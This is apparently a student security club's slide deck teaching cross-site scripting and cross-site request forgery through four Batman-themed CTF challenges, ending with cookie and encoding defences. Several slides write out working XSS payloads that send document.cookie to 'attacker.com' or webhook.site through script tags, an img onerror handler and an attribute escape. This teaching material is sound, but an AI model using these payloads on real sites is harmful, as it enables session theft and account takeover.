Cross-site Scripting


Krishna Bhat

Housekeeping

- Friday: Buckeye CTF from Ohio State University
- Wednesday: Intro to Linux by Chendi
- Friday November 14th: WiCys x BK Potluck

SQL Injection


- SQL injection is about having data interpreted as code
- In SQLi, we exploit the database and the server gives us our result



New Target

- What if we want to exploit other users

- Cross-site scripting is about exploiting other clients



URLs

`https://www.youtube.com:443/watch?v=dQw4w9WgXcQ`

- protocol
- subdomain
- domain
- port
- path
- query parameters

Web Pages

- Hyper Text Markup Language (HTML): defines the structure of the page with elements like `div` and `img`
- Cascading Style Sheets (CSS): Defines the styling of a page including colors, fonts, and more
- JavaScript (JS): Dynamically controls the page and makes it interactive

```html
<!DOCTYPE html>
<html lang="en">
    <head>
        <title> my webpage</title>
        <style>
            #heading {
                color: blue;
                font-size: 50px;
            }
            #button {
                font-size: 30px;
            }
        </style>
    </head>
    <body>
        <h1 id="heading">hello world</h1>
        <button id="button">click me</button>
        <script>
            document.getElementById('button').
onclick = function() {
                document.getElementById('heading').
style.color = 'red';
            }
```

Cross-site Scripting


- Cross-site scripting (XSS) is JavaScript injection into victim user's clients
- Allows attackers to rewrite web pages, steal cookies, and more
- Much like SQLi, the malicious input is interpreted as client-side code
- Two main types of XSS:
    - Reflected: Attacker's scripts are inserted through the URL and reflected on the page
    - Stored: The malicious scripts are stored on the server and later served to the victim
- We often use `alert(1)` as an XSS proof of concept

Stealing Sessions

- User sessions are tracked through session id cookies
- If a cookie does not have the HTTPOnly attribute, it can be accessed by the JS
- Attackers can use this JS to steal the cookie

```
<script>alert(1);fetch("https://attacker.com/" + document.cookie)</script>
```

`https://webhook.site`



Challenge 1

- Visit `ctf.batmans.kitchen` and make an account
- Message Bane with an XSS payload
- Bane will look at any message:

```
Strong and silent type. He prefers direct communication, no frills.
```

Solution

- Sending a message like this:

```
<script>alert(1);fetch("https://webhook.site/[id]/" + document.cookie)</script>`
```

Challenge 2

- Message Riddler with a new payload
- This time there are filters applied to the script tag

https://webhook.site

```
Master of puzzles and mind games, he loves to apply his arbitrary filters to all
posts.
```

Solution

- We can access JS a couple of different ways
- Elements can have attributes that run JS

```
<img src=x onerror="alert(1);fetch(`https://webhook.site/[id]/${document.cookie
}`);">`
```

Challenge 3

- Mr. Freeze is a little quirkier
- Your input might not be where you expect

```
A cold and calculating villain. He likes to freeze posts in time, preventing any
further interaction.
```

Solution

- HTML elements can have attributes which trigger JS
- We can escape out of it using a `"`

```
" onmousemove="alert(1); fetch(`https://webhook.site/[id]/${document.cookie}`)
foo="bar
```

Securing Cookies

- This attack works because the page interprets the JavaScript
- It is worsened by how the cookies are handled
- Cookies can have an attribute called HttpOnly which prevents JS access
- Only the browser can send the cookie, surely that cant be fooled...

Cross-Site Request Forgery

- Instead of grabbing the cookie from the JS, we get the browser to make a request for us
- The victim browses to an independent malicious website
- Our page makes requests, the browser sends the creds along for us
- We can do things on victim's behalfs like submitting forms, making posts, or seeing XSS

Challenge 4

- Create a payload for the Joker
- Send the Joker a malicious page to execute the payload

```
A chaotic wildcard, unpredictable in his methods. He refuses to look at any any
posts, even when bumped.
```

Solution

- Send a message with an XSS payload
- In order to make the Joker view the message, we send a third party malicious page

Solving XSS

- Like in SQLi blocklists will only get you so far
- The best way to HTML encode all dangerous characters: &<>!%"